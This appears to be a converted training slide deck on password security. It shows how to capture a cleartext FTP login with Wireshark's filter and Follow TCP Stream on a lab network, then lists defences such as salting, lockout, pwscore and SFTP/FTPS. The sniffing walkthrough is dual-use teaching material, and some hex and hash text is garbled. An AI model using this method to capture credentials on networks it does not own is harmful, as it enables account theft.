
- Stop the capture:



## SNIFF A PASSWORD

- Click **ftp** in the filter field.
- Click on an **FTP package** in the top panel and read the **raw data** in the bottom panel.
- The display will look like the following screenshot.
- This isn't yet the best method for reading interesting details.
- **For that, you need to explore more display options.**

# SNIFF A PASSWORD



\*eth0 [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ftp Expression... Clear Apply Save

| No. | Time         | Source        | Destination   | Protocol | Length | Info                                          |
|-----|--------------|---------------|---------------|----------|--------|-----------------------------------------------|
| 18  | 18.073675000 | 192.168.21.21 | 192.168.21.22 | FTP      | 386    | Response: 220-..... Welcome to Pure-FTPd      |
| 22  | 21.593026000 | 192.168.21.22 | 192.168.21.21 | FTP      | 80     | Request: USER student                         |
| 24  | 21.593718000 | 192.168.21.21 | 192.168.21.22 | FTP      | 106    | Response: 331 User student OK. Password requi |
| 26  | 24.930484000 | 192.168.21.22 | 192.168.21.21 | FTP      | 81     | Request: PASS P@ssw0rd                        |
| 42  | 29.974913000 | 192.168.21.21 | 192.168.21.22 | FTP      | 110    | Response: 230 OK. Current directory is /home/ |
| 44  | 29.975209000 | 192.168.21.22 | 192.168.21.21 | FTP      | 72     | Request: SYST                                 |
| 46  | 29.977698000 | 192.168.21.21 | 192.168.21.22 | FTP      | 85     | Response: 215 UNIX Type: L8                   |

Frame 18: 386 bytes on wire (3088 bits), 386 bytes captured (3088 bits) on interface 0

Ethernet II, Src: Vmware\_80:20:6b (00:50:56:80:20:6b), Dst: Vmware\_80:66:34 (00:50:56:80:66:34)

Internet Protocol Version 4, Src: 192.168.21.21 (192.168.21.21), Dst: 192.168.21.22 (192.168.21.22)

Transmission Control Protocol, Src Port: ftp (21), Dst Port: 57120 (57120), Seq: 1, Ack: 1, Len: 320


File Transfer Protocol (FTP)

0000 00 50 56 80 66 34 00 50 56 80 20 6b 08 00 45 10 .PV.f4.P V. k..E.  
0010 01 74 82 7f 40 00 40 06 0b 79 c0 a8 15 15 c0 a8 .t..@.@. .y.....  
0020 15 16 00 15 df 20 82 de 56 48 75 ae 38 a6 80 18 ..... VHU.8...  
0030 07 12 ee 56 00 00 01 01 08 0a 00 28 d9 1a 00 0f ...V.... ..(  
0040 32 74 32 32 30 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2t220-... .....

File: "/tmp/wireshark\_pcapng\_eth0..." Packets: 47 · Displayed: 7 (14.9%) · Dropped: 0 (0.0%) Profile: Default


# SNIFF A PASSWORD

- Click on an **FTP** packet then go to **Options**. Choose **Follow TCP Stream**



# SNIFF A PASSWORD

- **Wireshark** will filter out all other traffic, re-stream the TCP packets, and display them as a text file.
- The output will look like this (for a **Pure-FTPd** server):



The screenshot shows the 'Follow TCP Stream' window in Wireshark. The title bar reads 'Follow TCP Stream'. Below the title bar, the text 'Stream Content' is displayed. The main area of the window contains the following text:

```
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:51. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER student
331 User student OK. Password required
PASS P@ssw0rd
230 OK. Current directory is /home/student
SYST
215 UNIX Type: L8
```

## SNIFF A PASSWORD

- **The connection password is clearly visible.**
- This is a **vulnerability** in the FTP service.
- Note that the same method can be used on other TCP services.

CYBER SEC 2026

# COUNTERMEASURES



## 6. HOW TO DEFEND AGAINST PASSWORD CRACKING

1

Ensure that you follow password best practices when setting up a password

2

Use an **information security audit** to monitor and track password attacks

3

Disallow password **sharing**

4

Do not use **cleartext** protocols and protocols with **weak encryption**

5

Set the **password change policy** to 30 days

6

Enable **SYSKEY** with a strong password to encrypt and protect the SAM database

7

Monitor the **server's logs** for brute force attacks on the users' accounts

8

Check any suspicious application that stores **passwords in memory** or writes them to the disk

9

Enable **account lockout** with a certain number of attempts, counter time, and lockout duration

10

Employ **geo-lock accounts** to restrict users from logging in from different locations

# PASSWORD SALTING

- Password salting is a technique where a random string of characters are added to the password *before* calculating their hashes
- **Advantage:** Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef213ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1a483b303c23af34761de02be038fde08

Same password but  
different hashes due to  
different salts

## 7. BEST PRACTICES

- Under Linux, two commands are important for choosing passwords:
  - **pwscore**: evaluate the strength of a password (increasing score from 1 to 100)
  - **pwmake**: generate a password from a **digital entropy**
- **Usage :**
  - \$ pwscore  
*yourpassword*
  - \$ pwmake *binarysequence*

## BEST PRACTICES

- **Pwquality** is also a good way to strengthen passwords.
- **PAM**: Pluggable Authentication Modules is a set of compiled modules that strengthen the authentication process under **Linux**.
- To secure login credentials in **remote connections** such as **FTP**, secure channels are used via **SSH** or **SSL/TLS**: **SFTP** and **FTPS**, for example.